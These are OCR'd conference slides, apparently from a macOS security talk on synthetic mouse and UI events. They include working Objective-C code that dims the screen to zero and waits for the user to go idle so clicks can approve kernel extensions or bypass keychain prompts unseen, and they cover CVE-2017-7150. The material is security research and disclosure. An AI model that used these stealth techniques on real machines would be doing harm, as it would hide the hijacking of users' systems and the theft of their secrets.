
high sierra kext loader




```
//init apple script
// open 'General' tab of 'Security Pane'
scriptObject = [[NSAppleScript alloc] initWithSource:
 @"tell application \"System Preferences\"\n" \
 "activate\n" \
 "reveal anchor \"General\" of pane id \"com.apple.preference.security\"\n" \
 "end tell\n"];

//execute to open prefs
[scriptObject executeAndReturnError:nil];
```


open 'General' tab
of 'Security & Privacy' pane






1. sh
sh-3.2#
sh-3.2# sw_vers
ProductName:	Mac OS X
ProductVersion:	10.13
BuildVersion:	17A360a
sh-3.2# csrutil status
System Integrity Protection status: enabled.
sh-3.2# kextstat | grep Little
sh-3.2# sqlite3 /private/var/db/SystemPolicyConfiguration/KextPolicy 'select * from kext_policy'
8J7TAMPT4P|com.vmware.kext.vmhgfs|1|VMware, Inc. (Fusion)|8
8J7TAMPT4P|com.vmware.kext.vmmemctl|1|VMware, Inc. (Fusion)|8
8J7TAMPT4P|com.vmware.kext.VMwareGfx|1|VMware, Inc. (Fusion)|8
EG7KH642X6|com.vmware.kext.VMwareGfx|1|VMware, Inc.|5
EG7KH642X6|com.vmware.kext.vmhgfs|1|VMware, Inc.|1
sh-3.2# ./

Making these attacks 'invisible'

the obvious problem: visibility...







Q: "*how can synthetic events interact with the UI in a manner that is not visible to the user?*"

↳ A: display brightness = 0


Making these attacks 'invisible'

screen brightness ftw!

level: 0 is 'off'

```
void setBrightnessTo(float level)
{
    io_iterator_t iterator;
    io_object_t   service;

    IOServiceGetMatchingServices(kIOMasterPortDefault,
                 IOServiceMatching("IODisplayConnect"), &iterator);

    while ((service = IOIteratorNext(iterator))) {

        IODisplaySetFloatParameter(service, kNilOptions, CFSTR(kIODisplayBrightnessKey), level);

        IOObjectRelease(service);
    }

    IOObjectRelease(iterator);
}
```

dimming the display



UI interactions still possible when screen dimmed!

Making these attacks 'invisible'

what to dim until the user is inactive

Function

CGEventSourceSecondsSinceLastEventType


Returns the elapsed time since the last event for a Quartz event source.

```
CFTimeInterval idleTime()
{
    return CGEventSourceSecondsSinceLastEventType(
                kCGEventSourceStateHIDSystemState, kCGAnyInputEventType);
}

while(idleTime() < 60.0)
{
     [NSThread sleepForTimeInterval:5.0f];
}

//user inactive
// a) screen brightness to 0
// b) enable mouse keys & click clack!
```

detecting 'inactive' user

Conclusion

wrapping this up



Patching 'Mouse Keys'

CVE-2017-7150

Security

Available for: macOS High Sierra 10.13


Impact: A malicious application can extract keychain passwords

Description: A method existed for applications to bypass the keychain access prompt with a synthetic click. This was addressed by requiring the user password when prompting for keychain access.

CVE-2017-7150: Patrick Wardle of Synack

High Sierra "Supplemental Update"

1



password prompt


2


```
$ log stream | grep mouse
Dropping mouse down event because
sender's PID (899) isn't 0 or self (828)
```

filtration of synthetic mouse-key events

Synthetic Reality

a truly powerful capability





dump keychain

approve kexts

capture keystrokes

thwart tools

Synthetic Reality


the cat & mouse game continues!

apple script

core graphics

UI bypass

mouse keys



am i real?

filter synthetic events

system integrity protection


accessibility access

password prompts

Objective-See

free tools, malware, 0days!


support it :)
www.patreon.com/objective_see



Do Not Disturb

OverSight

TaskExplorer



BlockBlock

KnockKnock

RansomWhere?

LuLu

Contact Me

@patrickwardle

speakerdeck.com/patrickwardle

Objective-See

patreon.com/objective_see

digita security

cybersecurity solutions for the macOS enterprise

Credits

images

- iconexperience.com

- wirdou.com/2012/02/04/is-that-bad-doctor
- http://pre04.deviantart.net/2aa3/th/pre/f/2010/206/4/4/441488bcc359b59be409ca02f863e843.jpg

resources

- opensource.apple.com
- newosxbook.com (*OS Internals)
- "Revealing Dropbox's Dirty Little Security Hack" applehelpwriter.com/2016/08/29/discovering-how-dropbox-hacks-your-mac/